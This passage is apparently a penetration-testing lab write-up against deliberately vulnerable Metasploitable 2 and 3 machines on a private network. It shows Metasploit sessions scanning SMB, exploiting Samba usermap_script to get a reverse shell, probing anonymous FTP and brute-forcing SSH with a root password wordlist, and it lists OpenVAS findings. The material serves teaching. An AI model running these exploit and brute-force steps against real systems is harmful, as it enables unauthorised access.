auxiliary/scanner/smb/smb_enumusers     normal      SMB User Enumeration (SAM EnumUsers)
auxiliary/scanner/smb/smb_enumusers_domain  normal      SMB Domain User Enumeration
auxiliary/scanner/smb/smb_login         normal      SMB Login Check Scanner
auxiliary/scanner/smb/smb_lookupsid     normal      SMB SID User Enumeration (LookupSid)
auxiliary/scanner/smb/smb_ms17_010     normal      MS17-010 SMB RCE Detection
auxiliary/scanner/smb/smb_uninit_cred   normal      Samba _netr_ServerPasswordSet Uninitialized Credential State
auxiliary/scanner/smb/smb_version       normal      SMB Version Detection

msf > 
```

We will use the metasploit framework (msfconsole) to find an exploit script to exploit the vulnerability with respect to samba. We will search the available scripts and launch some of them.

► Identify the Samba version

Since we know the version obtained in the scan of the first section, we can compare it.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    .                yes       The target address range or CIDR identifier
  SMBDomain .                no        The Windows domain to use for authentication
  SMBPass    .                no        The password for the specified username
  SMBUser    .                no        The username to authenticate as
  THREADS   1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.125.124
RHOSTS => 192.168.125.124
msf auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.125.124:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > ping 192.168.125.124
[*] exec: ping 192.168.125.124

PING 192.168.125.124 (192.168.125.124) 56(84) bytes of data.
64 bytes from 192.168.125.124: icmp_seq=1 ttl=64 time=0.381 ms
64 bytes from 192.168.125.124: icmp_seq=2 ttl=64 time=0.349 ms
64 bytes from 192.168.125.124: icmp_seq=3 ttl=64 time=0.662 ms
64 bytes from 192.168.125.124: icmp_seq=4 ttl=64 time=0.312 ms
^CInterrupt: use the 'exit' command to quit
```

- Attack by authentication and session (use exploit/multi/samba/usermap_script)

Upon discovering that access to Samba is possible from port 445, we can take advantage of it and try to access it through an attack on session; and perform executions of shell commands through the open interface, so we could access the files with samba user permission, such as access keys ssh..etc

```
msf auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.125.124 yes       The target address
  RPORT     445              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(multi/samba/usermap_script) > set RHOST 192.168.125.124
RHOST => 192.168.125.124
msf exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.125.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo A03TYeMFq69FD291;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "A03TYeMFq69FD291\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.125.128:4444 -> 192.168.125.124:54724)

ls -la
total 101
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x  2 root root 4096 May 13 2012 bin
drwxr-xr-x  4 root root 1024 May 13 2012 boot
lrwxrwxrwx  1 root root    11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13680 May 30 12:16 dev
drwxr-xr-x 95 root root 4096 May 30 12:16 etc
drwxr-xr-x  6 root root 4096 Apr 16 2010 home
drwxr-xr-x  2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx  1 root root    32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16
drwxr-xr-x 13 root root 4096 May 13 2012 lib
```

2B. IDENTIFY AND SORT VULNERABILITIES USING METASPLOIT 3

Scenario:

Instances:

- ▶ Kali, Metasploit 3. VMWare instances visible under the same LAN

Kali IP: 192.168.125.128 and Metasploit IP 192.168.125.129

Tools

- ▶ OpenVas
- ▶ Vagrant / Packer. Provision tool to wake up the Metasploit 3 virtual instance using a vagrant box by Virtual Box container manager.

Procedure


1. **Preparation.** We have created a new instance of Metasploit 3. To do this, we cloned the Metasploit 3 project repository (<https://github.com/rapid7/metasploitable3>). Once installed packer and vagrant, as a primary requirement, we need to perform the following steps:

- ▶ We build the Windows 2008 type image, by means of an initialization script:
`./build .sh windows2008`


```
vrk:m2(master) ./build.sh windows2008
building windows 2008
Compatible version of VirtualBox found.
Compatible version of packer was found.
Correct version of vagrant was found.
Compatible version of vagrant-reload plugin was found.
All requirements found. Proceeding...
ls: packer/builds: No such file or directory
Building the Vagrant box...
virtualbox-iso output will be in this color.

==> virtualbox-iso: Downloading or copying Guest additions
virtualbox-iso: Downloading or copying: file:///Applications/VirtualBox.app/Contents/MacOS/VBoxGuestAdditions.iso
==> virtualbox-iso: Downloading or copying ISO
virtualbox-iso: Downloading or copying: http://download.microsoft.com/download/7/5/E/75EC4E54-5802-42D6-8879-08D3A25F
virtualbox-iso: Download progress: 0%
virtualbox-iso: Download progress: 1%
virtualbox-iso: Download progress: 1%
virtualbox-iso: Download progress: 2%
virtualbox-iso: Download progress: 2%
virtualbox-iso: Download progress: 3%
virtualbox-iso: Download progress: 3%
virtualbox-iso: Download progress: 4%
virtualbox-iso: Download progress: 4%
virtualbox-iso: Download progress: 5%
virtualbox-iso: Download progress: 5%
virtualbox-iso: Download progress: 6%
virtualbox-iso: Download progress: 6%
virtualbox-iso: Download progress: 7%
virtualbox-iso: Download progress: 7%
virtualbox-iso: Download progress: 8%
virtualbox-iso: Download progress: 8%
virtualbox-iso: Download progress: 9%
virtualbox-iso: Download progress: 9%
virtualbox-iso: Download progress: 10%
virtualbox-iso: Download progress: 10%
virtualbox-iso: Download progress: 11%
virtualbox-iso: Download progress: 11%
```

- ▶ Vagrant. Initialization of the Vagrant context: `vagrant init`
 - Once the container is ready to be deployed, we lift it by: `vagrant up win2k8`
 - After done, we go to the configuration of **VirtualBox** and add as second interface the bridge interface used by Kali for the subnet: 192.168.125.0/24, and restart the instance from the same VBox application.



2. From Kali and from the OpenVas application, we started a new task on the ip of the machine: 192.168.125.128, in search of vulnerabilities, obtaining the following results:



| Vulnerability | Severity | QoD | Host |
|---|--------------|-----|-----------------|
| ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability | 10.0 (High) | 80% | 192.168.125.129 |
| Oracle MySQL 'my.conf' Security Bypass Vulnerability (Windows) | 10.0 (High) | 80% | 192.168.125.129 |
| Oracle MySQL Multiple Unspecified vulnerabilities-02 Oct14 (Windows) | 8.0 (High) | 80% | 192.168.125.129 |
| OpenSSH Denial of Service And User Enumeration Vulnerabilities (Windows) | 7.8 (High) | 80% | 192.168.125.129 |
| Elasticsearch < 1.6.1 Multiple Vulnerabilities (Windows) | 7.5 (High) | 80% | 192.168.125.129 |
| Oracle MySQL Multiple Unspecified Vulnerabilities-01 Feb16 (Windows) | 7.2 (High) | 80% | 192.168.125.129 |
| Oracle MySQL Unspecified Vulnerability-01 July16 (Windows) | 7.1 (High) | 80% | 192.168.125.129 |
| Oracle MySQL Security Updates (jan2018-3236628) 02 - Windows | 6.8 (Medium) | 80% | 192.168.125.129 |
| Oracle MySQL Security Updates (oct2016-2881722) 02 - Windows | 6.8 (Medium) | 80% | 192.168.125.129 |
| Oracle MySQL Multiple Unspecified Vulnerabilities-01 July16 (Windows) | 6.8 (Medium) | 80% | 192.168.125.129 |

3. We make a small classification and we will try to exploit several vulnerabilities.

| Id | Vulnerability / Category | Port / Protocol | Severity | Code | Comments | Version | Has solution |
|----|--|-----------------|----------|----------------|---|---------|--------------------|
| #1 | Oracle Mysql 'my.conf' Security Bypass Vulnerability (Windows) | 80/tcp | 7.5 | CVE-2016-6662 | Allow attackers to (remotely) inject malicious settings into MySQL configuration files (my.cnf) leading to critical consequences | - | Yes |
| #2 | OpenSSH 'sftp-server' Security Bypass Vulnerability (Windows) | 22/tcp | 5 | CVE-2017-15906 | OpenSSH before 7.6 does not properly prevent write operations in readonly mode, which allows attackers to create zero-length files. | < 7.6 | Yes Upgrade to 7.6 |

Vulnerability #1 Oracle Mysql 'my.conf' Security Bypass Vulnerability (Windows) (22/tcp). It looks very complicated to achieve as we need to make a python/other language script to perform it programatically.

Vulnerability #2 OpenSSH 'sftp-server' Security Bypass Vulnerability (Windows) (22/tcp). It looks we need to setup ftp within machine to try to exploit it.


```
root@kali:~# telnet 192.168.125.129 21
Trying 192.168.125.129...
Connected to 192.168.125.129.
Escape character is '^]'.
220 Microsoft FTP Service
user anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
pass test@gmail.com
```

Extra exploit ssh force brute

Using the metasploit framework as we see OpenSSH can show up vulnerability we will try to perform a brute attack over it using common passwords as the ssh_login of database is providing us. The ssh_login module is quite versatile in that it can not only test a set of credentials across a

range of IP addresses, but it can also perform brute-force login attempts. We will pass a file to the module containing usernames and passwords separated by a space as shown below.

```
root@kali:~# head /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
root
root !root
root Cisco
root NeXT
root QNX
root admin
root attack
root ax400
root bagabu
root blablabla
root@kali:~#
```


A screenshot of a terminal window. The left pane shows the command 'head /usr/share/metasploit-framework/data/wordlists/root_userpass.txt' being executed, displaying the first ten lines of a text file containing username and password pairs. The right pane shows the Metasploit framework interface with a dark background and yellow text, displaying version information and a list of available modules.

Next, we load up the scanner module in Metasploit and set `USERPASS_FILE` to point to our list of credentials to attempt, located under `/usr/share/metasploit-framework/data/wordlists/root_userpass.txt`

```
msf auxiliary(scanner/ftp/ftp_version) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.125.129
RHOSTS => 192.168.125.129
msf auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(scanner/ssh/ssh_login) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

With everything ready to go, we run the module. When a valid credential pair is found, we are presented with a shell on the remote machine.

A screenshot of a terminal window showing the output of the 'ssh_login' module. The output consists of a list of failed login attempts for various usernames and passwords on the host 192.168.125.129. The list includes usernames like 'root', 'blender', 'brightmail', 'calvin', 'changeme', 'changelthis', 'default', 'fibranne', 'honey', 'jstwo', 'kn1TG7psLu', 'letacla', 'mpegvideo', and 'nsi'. All attempts are marked as 'Failed'.

SUMMARY OF RESULTS

- ▶ OpenVAS can easily be configured to scan an entire network estate on a regular basis and produce reports in various formats to suit your needs. The excellent accompanying documentation can be accessed through the numerous “?” icons on every page, easing the learning curve of the scanner system.
- ▶ With the help of different scanning tools at low level (Sparta, nmap, zenmap), at a high level based on a vulnerability database (OpenVAS) and exploits (metasploit framework) it is possible to quickly carry out a certification of the vulnerabilities on a target machine. Taking as an example a vulnerable Metasploit 2/3 machines, we have been able to perform a circuit of review of the different categories of vulnerabilities, which allows us to know and consolidate knowledge about the process.